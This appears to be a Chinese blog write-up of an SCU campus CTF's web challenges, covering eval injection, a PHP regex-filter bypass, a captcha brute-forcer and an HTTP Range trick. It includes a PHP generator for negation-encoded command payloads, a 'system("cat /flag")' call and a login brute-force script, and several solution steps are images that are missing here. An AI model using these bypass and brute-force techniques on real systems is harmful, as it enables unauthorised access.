[SCU校赛]Web部分-Writeup

原创

Y4tacker 于 2021-06-07 16:57:06 发布

分类专栏： 安全学习 # Web # CTF记录

本文链接：https://blog.csdn.net/solitudi/article/details/117607859

安全学习 同时被 3 个专栏收录


212 篇文章 39 订阅

订阅专栏

Web

96 篇文章 15 订阅

订阅专栏



CTF记录

88 篇文章 7 订阅


订阅专栏

文章目录

写在前面


我出的题不太难，但是有意思，个人感觉质量还是不错的，有简单有难，区分度明显，这里出个部分wp，这里感谢atao让本懒狗少了一部分工作量o(￣▽￣)ブ

入门




fastapi

本来是作为一个签到题出的，事实上也是
首先看到官网，有个能查到api的地方得到路径





看到参数名，想到后端是eval，题目里面打错了是f10g，



直接


解法一





解法二

可以执行任意命令了



解法三

当然SSTI的方式也可以打出来，自己去找找学一学，看看我的这一篇


shell

倒是不难，出了点小事故后面又放了新的，这里写下预期

```
preg_match('/[0-9]|[a-z]|\^|\+|\||\$|\[|\]|\{|\}|\&|\-/i', $c)
```

能看到这里过滤蛮多，但是发现`~`在，直接取反就行了，Y4自用脚本建议私藏

```php
<?php

function negateRce(){
    fwrite(STDOUT,'[+]your function: ');

    $system=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

    fwrite(STDOUT,'[+]your command: ');

    $command=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

    echo '[*] (~'.urlencode(~$system).')(~'.urlencode(~$command).');';
}

negateRce();
```




执行，有手就行

```
system("cat /flag");
```


奇妙的验证码

被某个野兽出题人要求做了一下，这里整理我的题目的时候看到了脚本就顺便说一下

爆出密码



得到flag




脚本如下，比较骚，弹计算器，不愧是某pu

```python
import requests
session = requests.session()

url_pre = 'http://xxxxx'
url_cap = url_pre + '/captcha.php'
url_log = url_pre + '/login.php'

for i in range(1000,9999):
    res = session.get(url_cap).text
    while '__import__' in res:
        res = session.get(url_cap).text
    data = {
        'username': 'admin',
        'password': f'{i}',
        'captcha': (eval(res)),
        'objectType': 'Window',
    }
    r = session.post(url_log, data=data)
    if "Wrong username or password" not in eval(r.text)['msg']:
        print(r.text)
        print(i)
```

野兽先辈的文件


首先点开题目，界面很简单



尝试下载flag,发现足足1pb，这么大的文件显然无法在合理的时间下载完

已经暗示（其实几乎是明示）了flag就在文件的末尾，要“跳过去”看。

想想平时用的多线程下载器，它可以从文件的中间部分下载，每一个线程负责下载文件的某一部分最后组合起来，实现多线程告诉下载，这样的下载器都能跳，那么一定有一个方法可以从文件中的任意一点开始下载。



这个时候，动动手指就可以搜到原理了。

看到range头格式如下。


HTTP协议的请求头中有一个Range字段, 通过这该参数可以告诉服务器, 只给我目标资源的部分数据; 客户端通过多线程分别向服务端请求目标资源的如原理图1,2,3号线程所获取的资源一样, 将每个线程说获取到的资源放到一个文件里面, 就组成了一个完整的目标资源.

需要知道:

1. Range
   Range头指示服务器只传输目标资源指定的一部分数据,可以用来实现断点续传/多线程下载. 它有三种格式:
   Range: bytes=1000-2000 (传输目标资源的1000-2000部分的数据)
   Range: bytes=1000- (传输目标资源第1000byte以后的所有数据)
   Range: bytes=1000 (只传输目标资源的最后1000byte数据)
   对Range的响应:
   Accept-Ranges: 能查看服务器是否支持Range;
   支持:bytes
   不支持:none
   Content-Range:1000-3000/5000 (返回服务端目标资源数据的范围:start-end/total)
2. RandomAccessFile
   对随机访问文件的读取和写入。随机访问文件的行为类似存储在文件系统中的一个大型 byte 数组。


那么打开我们心爱的Burp，手动发包试试。

（Burp的基础原理这道题就不介绍了，Google，请



如上图所示，当我们请求Range为1000-2000的时候，服务器返回了文件1000-2000字节的内容，并且告诉了我们文件的总大小是1145141919810893个字节，顺便说一下我们的浏览器也是通过这种办法在下载文件的时候获取文件的总大小的。

